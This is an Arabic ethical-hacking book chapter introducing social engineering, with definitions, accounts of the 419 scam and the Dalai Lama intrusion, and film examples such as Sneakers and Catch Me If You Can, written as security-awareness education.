

9

الهاكر الأخلاقي

الهندسة الاجتماعية (Social Engineering)

By

Dr.Mohammed Sobhy Teba
Social engineering
https://www.facebook.com/tibea2004

CONTENTS

Social Engineering
Expl()iting Human Vulnerabilities

المعلومات الواردة في هذا الكتاب يحدد لمحة عامة عن الهندسة الاجتماعية. تقتصر السبل الممكنة لاستخراج المعلومات من إنسان آخر إلا من خلال براعة عقل المهاجم. في حين أن هذا الجانب يجعلها كالفن، والطبيعة النفسية لبعض هذه التقنيات تجعل كالعلم، وخلاصة القول هي أنه لا يوجد دفاع ضد الهندسة الاجتماعية؛ فقط اليقظة الدائمة يمكنها الالتفاف حول بعض تقنيات الهندسة الاجتماعية التي يستخدمها الهاكرز.

الهندسة الاجتماعية (Social Engineering) (SE) قد أسيء فهمها إلى حد كبير، مما يؤدي إلى العديد من الآراء المتباينة حول ما هي الهندسة الاجتماعية وكيف تعمل. وقد أدى هذا إلى الحالة التي يكون فيها قد عرف البعض **SE** بأنها مجرد الكذب من أجل الحصول على المواد المجانية التافهة مثل البيتزا أو الحصول على الإشباع الجنسي؛ يرى آخرون أن **SE** تشير فقط إلى الأدوات المستخدمة من قبل المجرمين أو الرجال المخادعين، أو ربما أنه العلم الذي يمكن تقسيمه إلى أجزاء أو معادلات أو نظريات. أو ربما يكون الفن الباطني المفقود منذ زمن طويل لإعطاء الممارسين القدرة على استخدام قوة العقل مثل الساحر أو الواهم.
يتم استخدام الهندسة الاجتماعية يوميا من قبل الناس في حياتهم اليومية. الطفل مثلا يحاول إيجاد طريقه للحصول على الحلوى، الموظف يبحث عن الارتقاء وعلو المكانة. الهندسة الاجتماعية تحدث في الحكومة أو قطاع الأعمال الصغير والتسويق. للأسف، بل هو أيضا موجودة عند المجرمين، والرجال المخادعين، وكالأشخاص في بحثهم عن المعلومات والتي تجعلها عرضة للجرائم. مثل أي أداة، الهندسة الاجتماعية ليست خيرا أو شرا، ولكن مجرد أداة لديها العديد من الاستخدامات المختلفة.

المعلومات الواردة في هذا الكتاب تفتح عينيك على كيفية استخدام مهارات الهندسة الاجتماعية. سوف تكون أيضا ندا في العالم المظلم من الهندسة الاجتماعية ومعرفة كيفية قيام "الأشرار" باستخدام هذه المهارات لكسب اليد العليا. من هنا، أنت تتعلم كيف تصبح أقل عرضة لهجمات الهندسة الاجتماعية.
تحذير واحد: هذا الكتاب ليس للضعفاء. فإنه يأخذك إلى تلك الزوايا المظلمة في المجتمع حيث "القبعات السوداء"، والمتسلل الخبيث. انها تكشف وتتعمق في مجالات الهندسة الاجتماعية التي يستخدمها الجواسيس والرجال المخادعين. ويستعرض التكتيكات والأدوات التي يبدو أنها سرقت من فيلم جيمس بوند. بالإضافة إلى ذلك، فإنه يغطي، مواقف الحياة اليومية المشتركة ومن ثم يبين كيفية قيام سيناريوهات الهندسة الاجتماعية المعقدة. في نهاية المطاف، فإن الكتاب يكشف نصائح "من الداخل" والحيل من المهندسين الاجتماعين، حتى المجرمين.
البعض يسال عن سبب كشف هذه المعلومات. الجواب بسيط: "الأشرار" لا يتوقفون نتيجة وجود قيود تعاقدية أو الآداب العامة الخاصة بهم. انهم لا يتوقفون بعد فشل المحاولة. القراصنة لا يذهبون بعيدا لأن الشركات لا تحب أن تكون أجهزتهم مخترقة. بدلا من ذلك، يتم استخدام الهندسة الاجتماعية لخداع الموظفين، والاحتيال على الإنترنت أكثر وأكثر كل يوم. بينما تحاول شركات البرمجيات تعزيز أمن برامجها، فان القراصنة يذهبون الى أضعف جزء في البنية التحتية للأمن وهم الاشخاص. دوافعهم هو العائد من الاستثمار(**ROI**) .
النتيجة المحزنة في النهاية هو أنه لا توجد أي وسيلة موجودة لتكون آمنة 100٪، إلا إذا قمت بفصل جميع الأجهزة الإلكترونية والانتقال إلى الجبال. وذلك ليس بعملي، يناقش هذا الكتاب الطرق لتصبح أكثر وعيا وتعليما حول الهجمات من هناك ومن ثم يحدد الطرق التي يمكن استخدامها للحماية ضدهم. شعاري هو "الأمن من خلال التعليم". يقدر مختبرات كاسبرسكي، الشركة الرائدة في مجال مكافحة الفيروسات وحماية البرمجيات، حيث قالت إنه تم نشر أكثر من 100،000 من البرمجيات الخبيثة من خلال الشبكات الاجتماعية في عام 2009. وفي تقرير صدر مؤخرا، قدر كاسبرسكي ان "الهجمات ضد الشبكات الاجتماعية هي 10 مرات أكثر نجاحا" من الأنواع الأخرى من الهجمات.
القول المأثور القديم للقراصنة، "المعرفة مصدر القوة".
من أهم مصادر المعرفة حول الهندسة الاجتماعية من خلال الرابط التالي:

http://www.social-engineer.org/

9.1 المفاهيم الأساسية حول الهندسة الاجتماعية (SE)

ما هي الهندسة الاجتماعية؟

سألت مرة هذا السؤال على مجموعة من المتحمسين للأمن وصدمت من الإجابات حيث كانت كالاتى:

- الهندسة الاجتماعية هي الكذب على الناس للحصول على المعلومات.
- الهندسة الاجتماعية هو أن يصبح ممثل جيد.
- الهندسة الاجتماعية هو معرفة كيفية الحصول على الاشياء مجانا.

ويكيبيديا تعرفها بأنها "فن اختراق العقول وهي عبارة عن مجموعة من التقنيات المستخدمة لجعل الناس يقومون بعمل ما أو يفضون بمعلومات سرية". فإن المصطلح ينطبق عادة على الخداع أو التضليل لغرض جمع المعلومات، الاحتيال، أو الوصول إلى نظام الكمبيوتر؛ في بعض الحالات المهاجم لا يأتي أبدا وجها لوجه مع الضحية".

قاموس وبستر يعرف الاجتماعية باعتبارها "الأمور المتعلقة بالحياة، الرفاهية، وعلاقات البشر في المجتمع". ويعرف أيضا الهندسة بأنها "فن أو علم صناعة التطبيق العملي من معرفة العلوم البحتة، كما في الفيزياء أو الكيمياء، كما هو الحال في بناء محركات والجسور والمباني والمناجم، والسفن، والمصانع الكيماوية أو الاختراع أو ماهرا داهية؛ مناورة."

الجمع بين تلك التعريفين يمكنك بسهولة معرفة أن الهندسة الاجتماعية هي فن أو الأفضل من ذلك، هو علم، مهارة التلاعب بالبشر في اتخاذ إجراءات في بعض جوانب حياتهم.

هذا التعريف يوسع آفاق المهندس الاجتماعي في كل مكان. يتم استخدام الهندسة الاجتماعية في الحياة اليومية في الطريقة التي يجعل الأطفال أباءهم يستسلمون لمطالبهم. يتم استخدامه في طريقة المعلمين للتفاعل مع طلابهم، في طريق الأطباء، والمحامين، وعلماء النفس أو الحصول على معلومات من مرضاهم أو العملاء. يتم استخدامه بالتأكيد في مجال منفذي القانون، إنه يستخدم حقا في كل مجالات التفاعل البشري بداية من الأطفال حتى السياسيين وما بينهما.

أود أن أغتنم هذا التعريف خطوة أبعد من ذلك ونقول إن **التعريف الصحيح للهندسة الاجتماعية هو عمل من أعمال التلاعب بالشخص لاتخاذ إجراء قد يكون أو لا يكون في مصلحة "الهدف"**. ويمكن أن يشمل هذا الحصول على المعلومات، حق الوصول، أو الحصول على الهدف لاتخاذ إجراءات معينة.

بعض التعريفات الأخرى:

على حسب قاموس أكسفورد تم تعريف الهندسة الاجتماعية على أنه تطبيق مبادئ السيسيولوجيا لمشاكل اجتماعية محددة. ولكن هذا التعريف بعيد عن الحياة الواقعية. لذلك تم تعريفه على انه فن التلاعب بالسلوك عمدا باستخدام تقنيات اتصال وضعت خصيصا.

معهد **SAN** قامت بوضع تفسير بديل اخر وهو أن الهندسة الاجتماعية هو 'فن' الاستفادة من السلوك البشري دون الإخلال بأمن المشارك (أو الضحية) حتى لا يدركوا أنه قد تم التلاعب بهم.

الجزء المهم من هذا التعريف هو السياق الذي يتم تطبيق هذا المفهوم. حيث يمكن تعريف الهندسة الاجتماعية على أنه التقنيات المستخدمة لانتزاع المعلومات أو التلاعب بالسلوك ولكن بالنسبة لسياق أمن المعلومات. عندما يتعلق الأمر بتأمين المعلومات الحساسة فيصبح: الهندسة الاجتماعية فن استخلاص معلومات حساسة و/أو التلاعب بالأفراد في أداء الأعمال التي قد تؤدي إلى خرق أمني.

على سبيل المثال، الأطباء وعلماء النفس والمعالجين غالبا ما يستخدموا الهندسة الاجتماعية للتلاعب بمرضاهم لاتخاذ الإجراءات التي هي جيدة بالنسبة لهم، بينما يستخدم الرجل المخادع الهندسة الاجتماعية لإقناع هدفه لاتخاذ الإجراءات التي تكون خسارة بالنسبة لهم. أخصائي نفسي قد يستخدم سلسلة من الأسئلة المدروسة لمساعدة المريض للتوصل إلى استنتاج أن هناك حاجة إلى التغيير. وبالمثل، فإن الرجل المخادع يستخدم الأسئلة التي وضعت بشكل جيد لتحريك هدفه في موقف ضعيف. كل من هذه الأمثلة هي الهندسة الاجتماعية في أصدق صورها، ولكن لديهم أهداف ونتائج مختلفة جدا. الهندسة الاجتماعية ليست مجرد خداع الناس أو الكذب أو التصرف جزء منها.

الهندسة الاجتماعية ليست مجرد عمل واحد ولكنها مجموعة من المهارات المذكورة في الإطار عندما توضع معا يشكلون العمل، والمهارة، والعلم. في نفس الطريق، نجد أن الوجبة الرائعة ليست عباره عن عنصر واحد فقط، ولكنها تتكون من عدة عناصر يتم الجمع بينهم، وخلطهم، وإضافة العديد من المكونات. هذا هو كيف أتصور أن تكون الهندسة الاجتماعية، المهندس الاجتماعي الجيد هو مثل الطاه الجيد. بطبيعة الحال، هذا الكتاب يناقش بعض هذه الجوانب، ولكن التركيز الرئيسي هو ما يمكنك ان تتعلمه لتحسين قدراتك لتدقيق ومن ثم تأمين نفسك. تحليل كيف يمكن للطفل أن يتلاعب بأحد الوالدين بهذه السهولة ليعطي فكرة للمهندس الاجتماعي بالطريقة التي يعمل بها العقل البشري. يلاحظ كيف يمكن لطبيب نفساني استخدام الأسئلة والتي تساعده في معرفة ما يحتويه الناس بسهولة. يلاحظ كيف ينفذ وكيل القانون استجواب ناجح ليعطي طريقا واضحا في كيفية الحصول على المعلومات من الهدف. يمكن رؤية كيف يمكن للحكومات والسياسيين لإظهار أكبر قدر من التأثير ما يصلح وما لا يصلح. بواسطة البحوث وعمل بعض من العقول الرائدة في **micro expressions** والإقناع يمكنك

ان ترى كيفية استخدام هذه التقنيات في الهندسة الاجتماعية. من خلال استعراض بعض المحفزات لبعض من أعظم مندوبي المبيعات وخبراء الإقناع في العالم يمكنك أن تتعلم كيفية بناء علاقة، تضع فيها الناس بسهولة، وإغلاق الصفقات. ثم من خلال البحث وتحليل الجانب الآخر من هذه العملة، الرجال المخادعين والفنانين المحتالين، واللصوص، يمكنك أن تتعلم كيف يمكنهم استخدام هذه المهارات معا للتأثير على الناس ونقل الناس في اتجاهات يعتقدون أنهم لن يذهب اليها أبدا.
هؤلاء المهندسين الاجتماعين وغيرهم الكثير يبدو أن لديهم موهبة طبيعية أو عدم الخوف والتي تمكنهم من محاولة أشياء معظمنا لن ينظر الى محاولتها. للأسف في عالم اليوم، المتسلل الخبيث تتحسن مهاراته باستمرار في معالجة الناس وهجمات الهندسة الاجتماعية الضارة تتزايد. كان من الممكن تجنب العديد من هذه الهجمات إذا تم تعليم الناس، لأنه يمكن أن يتصرف على أساس هذا التعليم.

كمثال على نطاق أصغر بكثير، كنت أناقش مؤخرا مع صديقة مقربه في الحسابات المالية وكيف إنها قلقه من أن يتم تهكيرها او خدعها. في سياق المحادثة بدأنا المناقشة كم هو سهل "تخمين" كلمات السر الخاصة بالأشخاص. قلت إن الكثير من الناس يستخدمون نفس كلمة السر لكل حساب؛ رأيت وجهها يبيض حيث إنها أدركت ان هذا الحديث موجه لها. قلت لها أن معظم الناس يستخدمون كلمات السر البسيطة التي تجمع بين الأشياء مثل اسم أزواجهن، عيد ميلاد، أو تاريخ الذكرى السنوية. رأيتها وجهها أصبح شاحبا من أي وقت مضى. تابعت بالقول إن معظم الناس يختارون أبسط "سؤال الأمان" مثل "(أمك) الاسم قبل الزواج" ومدى سهولة العثور على تلك المعلومات عن طريق شبكة الإنترنت أو بضع من مكالمات الهاتف الوهمية.
لتوضيح كيفية قيام الناس بتسليم المعلومات الشخصية بسهوله، حيث أنني رأيت مرة في أحد المطاعم تعرض قسيمه تحتوي على خصم 50 دولارا مقابل دورة الغولف جذابة للغاية. للاستفادة من هذا العرض، كان عليك فقط أن تقدم اسمك وتاريخ الميلاد، وعنوان الشارع، وتوفير كلمة مرور لحساب أنه سيتم إعداد وإرسالها إلى عنوان البريد الإلكتروني الخاص بك (لقد لاحظت في المقام الأول أن أحدهم قد بدأ ملء القسيمة وتركها على الطاولة). كل يوم يتم جمع مثل هذه المعلومات الحساسة.

الهندسة الاجتماعية ومكانتها في المجتمع

كما نوقش بالفعل الهندسة الاجتماعية يمكن استخدامها في العديد من مجالات الحياة، ولكن ليس كل من هذه الاستخدامات هي ضارة أو سيئة. مرات عديدة الهندسة الاجتماعية يمكن استخدامها لتحفيز الشخص لاتخاذ إجراء ما هو جيد بالنسبة لهم.

الأقسام التالية تقدم بعض الأمثلة على الهندسة الاجتماعية، والحيل، والتلاعب، واستعراض كيفية عملها

The 419 Scam

The 419-scam والمعروفة باسم الغش النيجيري (**Nigerian Scam**) ، والتي أصبحت وباء. يمكنك العثور على مقال عن هذه الفضيحة في http://www.social-engineer.org/wiki/archives/ConMen/ConMen-Scam-NigerianFee.html.
في الأساس هي عباره عن بريد إلكتروني يأتي إلى الهدف يخبره بأنه قد خص لصفقة مربحة للغاية وكل ما يحتاجه للقيام بهذه الصفقة هو تقديم القليل من المساعدة. فإذا قرر الضحية مساعدة المرسل، فان المرسل يرسل له رسالة بانه سوف يستخرج مبلغ كبير من المال من البنوك الأجنبية التي يملك بها نسبه. فيصبح الهدف واثق ويوافق على هذا، هنا يظهر المرسل مشكلة وهي أنه يحتاج لدفع رسوم. بعد أن يتم دفع رسوم يظهر مشكلة أخرى تحتاج رسوم أخرى وهكذا. وهذا يمكن أن تمتد على مدى عدة أشهر. الضحية لا يرى أي أموال ويخسر من $ 10،000 -$ 50،000 دولار أمريكي في العملية. ما يجعل هذه الفضيحة مدهش جدا، حتى أنه من الممكن أن يقدم وثائق رسمية، وأوراق، وحتى من الممكن ان يقدم اجتماعات مع الضحية.
مؤخرا قد برزت بعض الأساليب الأخرى حيث يقوم بإرسالها شيك مصرفي للضحية. حيث أن المحتالين يقومون بتقديم وعود للضحية بمبلغ ضخم من المال ويريد في المقابل سوى جزء صغير لما بذلوه من جهود. حيث أن الهدف هو نقل مبلغ صغير مثلا 10،000 دولار مقارنة بما سوف يأخذه، ولكن المشكلة هنا أن هذا الشيك الذي يأتي مغشوش وعندما يذهب الضحية لصرفة قد يلاقى اتهامات بالاحتيال والغرامات، في بعض الحالات.

The Dalai Lama and Social Engineering

أرادت مجموعة من القراصنة الصينيين الوصول إلى الخوادم والملفات على الشبكة المملوكة للدالاي لاما. فما هي الطرق المستخدمة في هذا الهجوم الناجح؟
حيث قام المهاجمين بإقناع موظفي المكاتب في مكتب الدالاي لاما لتحميل وفتح البرامج الضارة على أجهزتهم. هذا الهجوم مثير للاهتمام لأنه يمزج كل من تكنولوجيا القرصنة والهندسة الاجتماعية.
يمكنك الحصول على هذا المقال من خلال الرابط التالي:
http://www.social-engineer.org/wiki/archives/Spies/Spies-DalaiLama.html

أمثلة من السينما

أي فيلم سواء كان من سلسلة أفلام الرعب أو الحركة أو الإثارة، قد يراه أي أحد من المتخصصين في مجال تكنولوجيا المعلومات كوميديًا في إحدى لحظاته وذلك عندما تحدث أي عمليات قرصنة مركزية أو هجوم فيروسي أو أية أحداث متعلقة بالكمبيوتر. يعرض المخرجون الأذكياء هذا الجزء من الأحداث لفترة وجيزة جدًا، مع تجنب أي إظهار لشاشة الكمبيوتر والذي قد يتسبب في تشتيت الجمهور وإبعادهم عن حبكة الفيلم الدرامية. وعلى الرغم من حقيقة أن عمليات القرصنة عادةً ما تكون بشعة وقد تستغرق أيامًا أو حتى أسابيع ليتم انجازها، وهذا ما يدفعنا إلى أن نولي احترامًا أكثر لمنتجي تلك الأفلام الذين استطاعوا أن يصنعوا أفلامًا تعتمد بشكلٍ كاملٍ على المواضيع المتعلقة بالكمبيوتر والشبكات، ويخرجونها بمظهر جيد، مع تجنب الكثير جدًا من الانتقادات الموجهة من المحترفين في هذا المجال.

Sneakers: (المتسللون) هذا الفيلم تم عرضه سنة 1992 للمخرج فيل ألدن روبنسون وهو يعتبر مثال ممتاز لتقنيات الهندسة الاجتماعية. الشخصية الرئيسية مارتن بيشوب يدير شركة **Tiger Team2 style** المتخصصة في كسر النظم الأمنية، وذلك بهدف مساعدة العملاء على نحو أفضل للدفاع ضد الهجمات المماثلة. الفريق تم تعينه من قبل مسؤولي الحكومة وذلك لاسترجاع جهاز غامض "الصندوق الاسود" من عالم الرياضيات الشهير الدكتور غونتر يانيك. حيث يعتقدون ان الجهاز بني للحكومة السوفيتية السابقة والولايات المتحدة تشعر بالقلق بأنها قد تكون قضية أمن قومي. مارتن وفريقه استرداد الجهاز، حيث اكتشفوا أنه قادر على كسر أي نظام التشفير للولايات المتحدة. مارتن أعطى الجهاز الى مسؤولي الحكومة ولكن سرعان ما أدرك أنهم كانوا في حقيقة محتالين وأصبح هو وفريقه امام مهمه صعبه وهي الحصول على الجهاز مرة أخرى ووضعه في يد أمنة.

المشهد حيث يقترب من مارتن "مسؤولي الحكومة" ويطلب منه تنفيذ مهمة استرجاع جهاز الصندوق الأسود هو مثال ممتاز على تقنيات الهندسة الاجتماعية المتعددة. المسؤولين الحكوميين هما محتالين، ويعملا فعلا لمنظمة إجرامية. خدع مارتن وشارك في مؤامرتهم نتيجة عدد من العوامل. أولا، اثنين من المسؤولين يمثلا جهات هامه وهما مسؤولي الحكومة (**Pretext**): لديهم ما يبدو من الاعتماد والأوراق الصحيحة والمظهر التي تثبت انهم من الحكومة، التحدث مثل مسؤولي الحكومة وحتى المعلومات التي سوف يستقبلها مارتن لن تكون سوى من الحكومة فقط. كل هذه لتأكيد مصداقيتها لدى مارتن، الصوت والتصرف يبدو تماما مثل الناس الذين يحاولون انتحال شخصية. كلاهما يضغطا على مارتن ويجعله يركز على المهلة: إما مساعدتهم أو لديهم الهوية الحقيقية كونه قرصان كمبيوتر سوف يستخدم ضده. عند القيام بذلك فأنهم قد تلاعبوا بنجاح بمارتن في الموافقة على مساعدتهم، في كل وقت قاموا بإبقاء انتباهه ثابت على وضع لا يدع مجالا للشك ضد هوياتهم الفعلية. على الرغم من الأداء التقليدي المماثل مرات لا تحصى، فان مارتن يقع لعملية احتيال. عنصر الهندسة الاجتماعية من هذا المشهد هو مزيج من التمثيل، واختيار الكلمات ومهارة توجيه الضحية إلى التركيز على العناصر الصحيحة. لكي يحقق مارتن هدفه فانه يحتاج لاقتحام المبنى الذي يقع فيه الصندوق الاسود، وذلك عن طريق الوصول من خلال الاستقبال. مرة أخرى، يتم ذلك عن طريق استخدام تقنية أكثر من تقنيه واحده من الهندسة الاجتماعية. واحد من أعضاء الفريق يقترب من موظف الاستقبال مدعيا أن لديه تسليم ليأخذه الى الداخل. موظف الاستقبال يرفض السماح لهم بالدخول فيستمر أعضاء الفريق في محاولة لإقناع موظف الاستقبال لجعلهم استثناء، مدعيا أنهم قد يفقدوا وظائفهم. هذا هو بالفعل محاولة لاستدعاء الذنب في الهدف في محاولة لجعلها تمتثل. في نفس الوقت، يقترب مارتن من مكتب الاستقبال ويسأل ما إذا كان يمكن تسليم زوجته الكعكة، ويشير إلى الطابق الثاني من المبنى. الغرض من ذلك هو زرع بذرة من المصداقية بينما يصرف انتباه موظف الاستقبال. موظف الاستقبال يعود إلى المجادلة مع سائق التسليم. مارتن يحمل الكعكة والبالونات، ويسأل موظف الاستقبال للأفراج عن آلية القفل حيث انه لا يوجد لديه أيدي فرغه لاسترداد بطاقته (بطاقة لم تكن لديه). موظف الاستقبال يشتت من قبل موظف التسليم، مارتن يصرخ في موظف الاستقبال "لدفع الجرس اللعين!" بالطبع موظف الاستقبال على الفور يفعل ذلك هربا من الوضع المجهدة بشكل متزايد. أعضاء الفريق اثنين مع انتحال شخصيات مختلفة والهدف من السيناريو هو الإرباك، والتلاعب به لفتح الباب أمام مارتن. الموقف أو السيناريو المعقول تماما أن النتيجة هي خرق الأمن دون أن يعلم أحد. لم يجبر موظف الاستقبال في القيام بشيء يعرف انه سيؤدي إلى خرق وربما لم يدرك ما فعلوه. من وجهة نظر موظف الاستقبال، سيكون مارتن تمكنوا من الوصول في أي حالة أخرى. هذا خلق وضعا معقولا مضيفا في عناصر التمثيل والتلاعب العاطفي هو مثال رائع من الهندسة الاجتماعية في العمل.

Hackers: (قراصنة الانترنت) فيلم من انتاج سنة 1995 للمخرج إيان سوفتلي. تجنب صانعو هذا الفيلم عرض عمليات القرصنة في معظم الوقت. فقد قاموا بعرض الكثير من المشاهد التي تحاكي لعبة إطلاق النار السريع rapid-fire عن طريق الضغط على لوحة المفاتيح وبعض الصور المجردة، ولا شيء أكثر من ذلك. تم عرض الكثير من عمليات القرصنة بصورة ممكن حدوثها وجاءت لغة القرصنة واقعية بشكلٍ كبير: إن وجود كتب أنظمة يونكس، وكلمات مرور ضعيفة ومواضيع مماثلة، تظهر بوضوح أن مخرج العمل ومؤلفه قد قضوا الكثير من الوقت للتعرف على الطرق التي تتم بها عمليات القرصنة. يبدو أنهم اعتقدوا أن تقديم عمليات القرصنة بصورة واقعية قد يكون أمرًا مملاً.
تبدأ قصة الفيلم مع اعتقال ديد ميرفي البالغ من العمر 11 عاما (الملقب بـ **aka Zero Cool**). اتهم ديد بكتابة فيروس للكمبيوتر تسبب في تعطيل 1507 من أجهزة الكمبيوتر وانخفاض سبع نقاط في بورصة نيويورك. بعد اعتقاله حظر ديد من استخدام الكمبيوتر حتى عيد ميلاده 18. انه مع مجموعة من المتسللين اكتشفوا مؤامرة لإطلاق سراح فيروس كمبيوتر خطير للغاية. عبقرية الكمبيوتر وراء هذه المؤامرة الشريرة لوضع التهمهم على القراصنة حيث أنهم قاموا بجمع الأدلة لتبرئة ساحتهم.

فيلم "القراصنة" هو منمق بالتأكيد، والتي تبين سيناريوهات غير واقعية بعنف مع أخطاء فنية لا تعد ولا تحصى ومبالغات. ومع ذلك، فإن الفيلم يحتوي على بعض الأمثلة الرائعة لمنهجيات الهندسة الاجتماعية لمساعدة الهجمات ضد النظم التقنية.

Matchstick Men: (رجال عود الثقاب) فيلم من انتاج 2003 للمخرج ريدلي سكوت. تدور أحداث الفيلم حول نصاب محتال يدعي روي "نيكولاس كيدج" وشريكه فرانك ، يواصلان النصب على الأشخاص الغافلين بطرق ذكية وفنية جدا ، ومن جهة أخري فإن حياة روي الخاصة فاشلة جدا ، ويفاجأ بأن ابنته تبحث عنه لتعيش معه بعيدا عن والدتها القاسية لتجد الحنان والحب والاحتواء عند والدها ، فيجد والدها بأن لديها مشاكل وأفكار كثيرة ، تعرف ابنته بأن والدها محتال وأرادت مساعدته في ذلك ولكن رفض روي في بداية الأمر خوفا عليها ولصغر سنها ، ولكنها تشاركه مهمة ويجدها ذكية جدا ، وتبدأ علاقتهما في تحسن وارتباط ، وقرر روي الابتعاد عن مهنة النصب والاحتيال وأن يجد عملا بناءا على طلب ابنته ، وبالفعل استغني روي عن تلك المهنة ، ووجد عملا بسيطا ليبدأ حياة جديدة مع ابنته.

Dirty Rotten Scoundrels: فلم من انتاج 1988 للمخرج فرانك أوز. وتدور قصة الفلم حول منافسة كوميدية بين رجلين الاحتيال. شخصية مايكل كين في (لورانس جاميسون) هو مشغل سلس يقوم بخداع النساء الثريات من مبالغ كبيرة من المال من خلال انتحال شخصية ذكية ومتقنة. شخصية ستيف مارتن (فريدي بنسون) أيضا يقوم بسلب المال من النساء، ولكن غالبا ما يستخدم أقل من الأساليب المتطورة. الرجلان سرعان ما يدركا أن المدينة ليست كبيرة بما يكفي لكليهما فاتفقا على رهان. أول واحد ينجح في خداع امراه من أصل الأمريكية لقبت "بملكة الصابون" سوف تزور البلدة ويأخذ منها 50 ألف دولا سوف يبقى، اما الاخر سوف يرحل. تم إعادة صناعة مثل هذا الفيلم باللغة العربية (طأطأ وماريكا وكاظم بك). يتضمن هذا الفيلم مجموعة متنوعة من الأمثلة على كيفية استخدام تقنيات الهندسة الاجتماعية لدعم عملية الاحتيال، أي النصب من أجل المال. كلا من الرجلين المخادعين يميلا إلى التركيز على التلاعب بضحاياهم من خلال الاستفادة من الحالات العاطفية، التي يختارونها. يوضح مشهد معين بوضوح كيف يمكن استخدام تقنيات التلاعب العاطفية خفية في إحداث تأثير كبير.

The Imposter: (ذا ايمبوستر) فيلم بريطاني إصدار عام 2012 للمخرج بارت لايتون. تدور قصة الفيلم حول قصة وثائقية حقيقيه عن شاب فرنسي يخدع عائلة من تكساس بأنه هو ابنهم ذو الـ 16 عاماً والذي فقدوه تماما لمدة 3 سنوات. يتضمن الفيلم دراما من الأحداث الفعلية، ومقابلات مع العائلة، ومقابلات مع **Fre'de'ric** نفسه والشريط الأصلي من الوقت.

Live Free or Die Hard: (عش حرًا أو مت بصعوبة) فيلم اصدار عام 2007 يبرز فيلم الحركة ذائع الصيت من بطولة بروس ويليس، الكثير من المشاهد الحوارية المضحكة عن أمن الفضاء الالكتروني ويستخدم بكثافة مواضيع القرصنة في الحبكة. بالرغم من أن الكثير من الخدع التي تم تصويرها، على سبيل المثال الدخول عن بعد إلى الدوائر التليفزيونية المغلقة، والتحكم في إشارات المرور، من الممكن أن تحدث في بعض الأحيان، إلا أنه من الصعب جدًا أن يتم عمل جميع هذه الأمور، خاصةً في الوقت المناسب وبمثل هذا التسلسل المحكم في الأحداث. بالإضافة إلى ذلك، فإنه من الصعب أن يتم تفجير شيء ما عن بعد باستخدام الانترنت. على الرغم من وجود أمثلة عن برامج خبيثة تستطيع أن تُعطل مصانع حقيقية، فإنها ليست الطريقة الأكثر عملية لنسف وتفجير الأشياء، خاصةً إذا ما تم ذلك في الوقت المناسب. ومع ذلك، فإن البنية التحتية الحيوية تتطلب توفير الحماية ضد عمليات القرصنة، وهنا يتوجب علينا توجيه الشكر لبروس ويليس على لفت انتباه الجمهور لهذه الحقيقة.

Skyfall: هو الفيلم الثالث والعشرون لسلسلة أفلام جيمس بوند اصدار عام 2012 للمخرج سام مينديز. من وجهة نظر مهوسي الكمبيوتر، فإن هذا الفيلم لا يمكن نسيانه بفضل ما قدمه من تفجيرات صعبة التنفيذ والتي يتم التحكم فيها باستخدام شبكة الانترنت، وعامةً بسبب الفكرة الصحيحة عن أن سرقة المعلومات شديدة السرية تحدث عبر الانترنت، وليس عن طريق السلالم التي يتخفى وراءها الجواسيس من موظفي الأمن. كما يحتوي الفيلم على مشاهد أخرى مسلية مثل مقرات عمليات القرصنة المصممة بشكل مضحك في جزيرة مقفرة. ففي الحقيقة، لا توجد فائدة من بناء مركز للبيانات على جزيرة معزولة في آسيا، حيث يمكن تتبعها بسهولة، كما أن توفير نطاق ومدى واسع من الترددات لها يكون أمرًا صعبًا. فالقراصنة الحقيقيون يقومون بتأجير مراكز الحوسبة اللازمة في المدن الكبيرة، خاصةً في أسيا. إن العزلة المادية ليست أمرًا ضروريًا وذلك لأن عمليات الحماية المهمة يتم توفيرها عن طريق عمليات التشفير.

Catch Me If You Can : (أمسكني لو استطعت) فيلم أمريكي من إنتاج سنة 2002 وإخراج ستيفن سبيلبرغ وبطولة ليوناردو دي كابريو وتوم هانكس. الفيلم هو القصة الحقيقة لأصغر الموضوعين على لائحة المطلوبين للمباحث الفيدرالية فرانك أباغنيل. تدور أحداث الفيلم حول الفتى فرانك ابيغنايل ليوناردو دي كابريو الذي يهرب من بيت عائلته وهو في سن السادسة عشر. ويعتمد على مهارته في تزوير الشيكات المختلفة. يستخدم فرانك هذه المهارات في تحصيل أكثر من 2.5 مليون دولار. خلال عمليات التزوير نجد الضابط الفيدرالي كارل هنراتي توم هانكس يطارد فرانك في مطاردات دولية ولكنه يجد نفسه متأخرا خطوه عنه دائما. حتى يستطع القبض علية وينضم بعدها فرانك للمباحث الفيدرالية للامساك بمزورى الشيكات. يعطى أفضل الأمثلة عن الهندسة الاجتماعية.

The Italian Job: (المهمة الإيطالية) هو فيلم جريمة أُصدر في الولايات المتحدة سنة 2003. الفيلم من إخراج إف غاري غراي. يبدأ الفيلم بعملية سرقة ضخمة في مدينة فينيسيا الإيطالية. يقودها اللص المخضرم جون (دونالد سثرلاند) الذي يريدها أن تكون آخر عملية سرقة يقوم بها. ويعاونه فيها اللص الشاب تشارلي (مارك والبيرغ) ومعه مجموعة أخرى من اللصوص مختلفي التخصصات. تتم العملية بنجاح، ولكن ما لم يكن الجميع يحسب حسابه هو أن يخونهم أحد أعضاء الفرق ستيف (إدوارد نورتون)، فيسرق كل الأموال لنفسه، بل ويتسبب في

موت جون. يقرر أعضاء الفريق أن يجتمعوا مجددا للانتقام ممن سرقهم وقتل قائدهم، مستعينين في ذلك بابنته الجميلة ستيلا (تشارليز ثيرون).

أشهر المهندسين الاجتماعين (FAMOUS SOCIAL ENGINEERS)

في عالم الهندسة الاجتماعية هناك عدد قليل من الأفراد التي وقفت خارجا من الحشد، مما جعل اسم لأنفسهم. أصبح بعض هؤلاء الأفراد الشهرة في الاستخدام الإيجابي للتقنيات، مما يساعد على تأمين الشركات وتثقيف الجماهير، بينما البعض الآخر أصبح سيئ السمعة لاستخدام التقنيات لارتكاب الجرائم. سواء تم أو لم يتم استخدام الهندسة الاجتماعية جيدة أو سيئة هؤلاء الأفراد تبين بوضوح ما يمكن تحقيقه باستخدام هذه التقنيات.

Kevin Mitnik (كيفين ميتنيك)

